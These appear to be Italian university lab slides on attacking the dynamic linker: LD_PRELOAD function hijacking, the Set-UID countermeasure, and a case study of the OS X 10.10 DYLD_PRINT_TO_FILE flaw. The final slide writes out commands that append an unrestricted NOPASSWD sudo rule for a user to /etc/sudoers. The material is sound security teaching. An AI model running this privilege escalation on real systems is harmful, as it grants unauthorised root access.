

Lab 5 – Attacchi con dynamic linker

Sicurezza dei Sistemi e delle reti

Modulo 3 - Autenticazione e controllo degli accessi

Unità didattica 3 – Controllo degli accessi nei sistemi operativi

Stelvio Cimato

Università degli Studi di Milano - SSRI - CdL Online

Attacchi tramite Dynamic Linker

- **Il collegamento trova il codice della libreria esterna a cui si fa riferimento nel programma**
- **Il collegamento può essere eseguito durante il runtime o il tempo di compilazione:**
 - Collegamento dinamico: utilizza variabili di ambiente, che diventano parte della superficie di attacco
 - Collegamento statico
- **Utilizzeremo il seguente esempio per distinguere il collegamento statico da quello dinamico:**

```
/* hello.c */  
# include <stdio.h>  
int main()  
{  
    printf("hello world");  
    return 0;  
}
```


Attacchi tramite Dynamic Linker

- **Collegamento**
- **Il linker combina il codice del programma e il codice della libreria contenente la funzione printf ()**
- **Possiamo notare che la dimensione di un programma compilato statico è 100 volte maggiore di un programma dinamico**

```
seed@ubuntu:$ gcc -o hello_dynamic hello.c
seed@ubuntu:$ gcc -static -o hello_static hello.c
seed@ubuntu:$ ls -l
-rw-rw-r-- 1 seed seed      68 Dec 31 13:30 hello.c
-rwxrwxr-x 1 seed seed   7162 Dec 31 13:30 hello_dynamic
-rwxrwxr-x 1 seed seed 751294 Dec 31 13:31 hello_static
```

Attacchi tramite Dynamic Linker

- **Collegamento**
- **Il collegamento viene eseguito durante il runtime**
 - Librerie condivise (DLL in Windows)
- **Prima che un programma compilato con il collegamento dinamico venga eseguito, il suo eseguibile viene caricato in memoria**




Attacchi tramite Dynamic Linker

- **dinamico :**
- **Possiamo usare il comando " ldd " per vedere da quali librerie condivise dipende un programma:**

```
$ ldd hello_static
not a dynamic executable
$ ldd hello_dynamic
linux-gate.so.1 => (0xb774b000)
libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb758e000)
/lib/ld-linux.so.2 (0xb774c000)
```

per le chiamate di sistema



Il linker dinamico stesso si trova in una libreria condivisa. Viene invocato prima che venga invocata la funzione principale.

La libreria libc (contiene funzioni come printf () e sleep ())

Attacchi tramite Dynamic Linker: il Rischio

- **dinamico consente di risparmiare memoria**
- **Ciò significa che una parte del codice del programma rimane indecisa durante la compilazione**
- **Se l'utente riesce a influenzare il codice mancante, può compromettere l'integrità del programma**

Attacchi tramite Dynamic Linker: Case Study 1

- **LD_PRELOAD** contiene un elenco di librerie condivise che verranno cercate per prime dal linker
- Se non vengono trovate tutte le funzioni, il linker cercherà tra diversi elenchi di cartelle inclusa quella specificata da **LD_LIBRARY_PATH**
- Entrambe le variabili possono essere impostate dagli utenti, quindi danno loro l'opportunità di controllare l'esito del processo di collegamento
- Se quel programma fosse un programma Set-UID, potrebbe portare a violazioni della sicurezza

Attacchi tramite Dynamic Linker: Case Study 1

- **Esempio 1 – Programmi normali:**
- **Il programma chiama la funzione sleep che è collegata dinamicamente:**

```
/* mytest.c */  
int main()  
{  
    sleep(1);  
    return 0;  
}
```



```
seed@ubuntu:$ gcc mytest.c -o mytest  
seed@ubuntu:$ ./mytest  
seed@ubuntu:$
```

- **Ora implementiamo la nostra funzione sleep():**

```
#include <stdio.h>  
/* sleep.c */  
void sleep (int s)  
{  
    printf("I am not sleeping!\n");  
}
```


Attacchi tramite Dynamic Linker: Case Study 1

- **Esempio 1 – Programmi normali (continua):**
- **Dobbiamo compilare il codice sopra, creare una libreria condivisa e aggiungere la libreria condivisa alla variabile d'ambiente LD_PRELOAD**

```
seed@ubuntu:~$ gcc -c sleep.c
seed@ubuntu:~$ gcc -shared -o libmylib.so.1.0.1 sleep.o
seed@ubuntu:~$ ls -l
-rwxrwxr-x 1 seed seed 6750 Dec 27 08:54 libmylib.so.1.0.1
-rwxrwxr-x 1 seed seed 7161 Dec 27 08:35 mytest
-rw-rw-r-- 1 seed seed  41 Dec 27 08:34 mytest.c
-rw-rw-r-- 1 seed seed  78 Dec 27 08:31 sleep.c
-rw-rw-r-- 1 seed seed 1028 Dec 27 08:54 sleep.o
seed@ubuntu:~$ export LD_PRELOAD=./libmylib.so.1.0.1
seed@ubuntu:~$ ./mytest
I am not sleeping!      ← Our library function got invoked!
seed@ubuntu:~$ unset LD_PRELOAD
seed@ubuntu:~$ ./mytest
seed@ubuntu:~$
```

Attacchi tramite Dynamic Linker: caso di studio

- **Esempio 2 – Programmi Set-UID :**
- **Se la tecnica dell'esempio 1 funziona con il programma Set-UID, può essere molto pericolosa. Convertiamo il programma sopra in Set-UID:**

```
seed@ubuntu:$ sudo chown root mytest
seed@ubuntu:$ sudo chmod 4755 mytest
seed@ubuntu:$ ls -l mytest
-rwsr-xr-x 1 root seed 7161 Dec 27 08:35 mytest
seed@ubuntu:$ export LD_PRELOAD=./libmylib.so.1.0.1
seed@ubuntu:$ ./mytest
seed@ubuntu:$
```

- **La nostra funzione sleep() non è stata richiamata.**
 - Ciò è dovuto a una contromisura implementata dal linker dinamico. Ignora le variabili di ambiente LD_PRELOAD e LD_LIBRARY_PATH quando EUID e RUID differiscono.
- **Verifichiamo questa contromisura con un esempio nella prossima slide .**

Attacchi tramite Dynamic Linker

- Verifichiamo la contromisura
- Crea una copia del programma env e rendilo un programma Set-UID:

```
seed@ubuntu:~$ cp /usr/bin/env ./myenv
seed@ubuntu:~$ sudo chown root myenv
seed@ubuntu:~$ sudo chmod 4755 myenv
seed@ubuntu:~$ ls -l myenv
-rwsr-xr-x 1 root seed 22060 Dec 27 09:30 myenv
```

- Esporta LD_LIBRARY_PATH e LD_PRELOAD ed esegui entrambi i programmi:

```
seed@ubuntu:~$ export LD_PRELOAD=./libmylib.so.1.0.1
seed@ubuntu:~$ export LD_LIBRARY_PATH=.
seed@ubuntu:~$ export LD_MYOWN="my own value"
seed@ubuntu:~$ env | grep LD_
LD_PRELOAD=./libmylib.so.1.0.1
LD_LIBRARY_PATH=.
LD_MYOWN=my own value
seed@ubuntu:~$ myenv | grep LD_
LD_MYOWN=my own value
```

Esegui il
programma

env



originale
Esegui il
nostro
programma

env



Attacchi tramite Dynamic Linker: Case Study 2

- **Caso di studio: Linker dinamico OS X**
- **Apple OS X 10.10 ha introdotto una nuova variabile di ambiente senza analizzarne perfettamente le implicazioni sulla sicurezza.**
- **DYLD_PRINT_TO_FILE**
 - Possibilità per gli utenti di fornire il nome file per dyld
 - Se si tratta di un programma Set-UID, gli utenti possono scrivere su un file protetto
 - Perdita di capacità: descrittore di file non chiuso
- **Esempio di sfruttamento:**
 - Imposta DYLD_PRINT_TO_FILE su / etc / sudoers
 - Passa all'account di Bob
 - Il comando echo scrive in / etc / sudoers

```
OS X 10.10:$ DYLD_PRINT_TO_FILE=/etc/sudoers
OS X 10.10:$ su bob
Password:
bash:$ echo "bob ALL=(ALL) NOPASSWD:ALL" >&3
```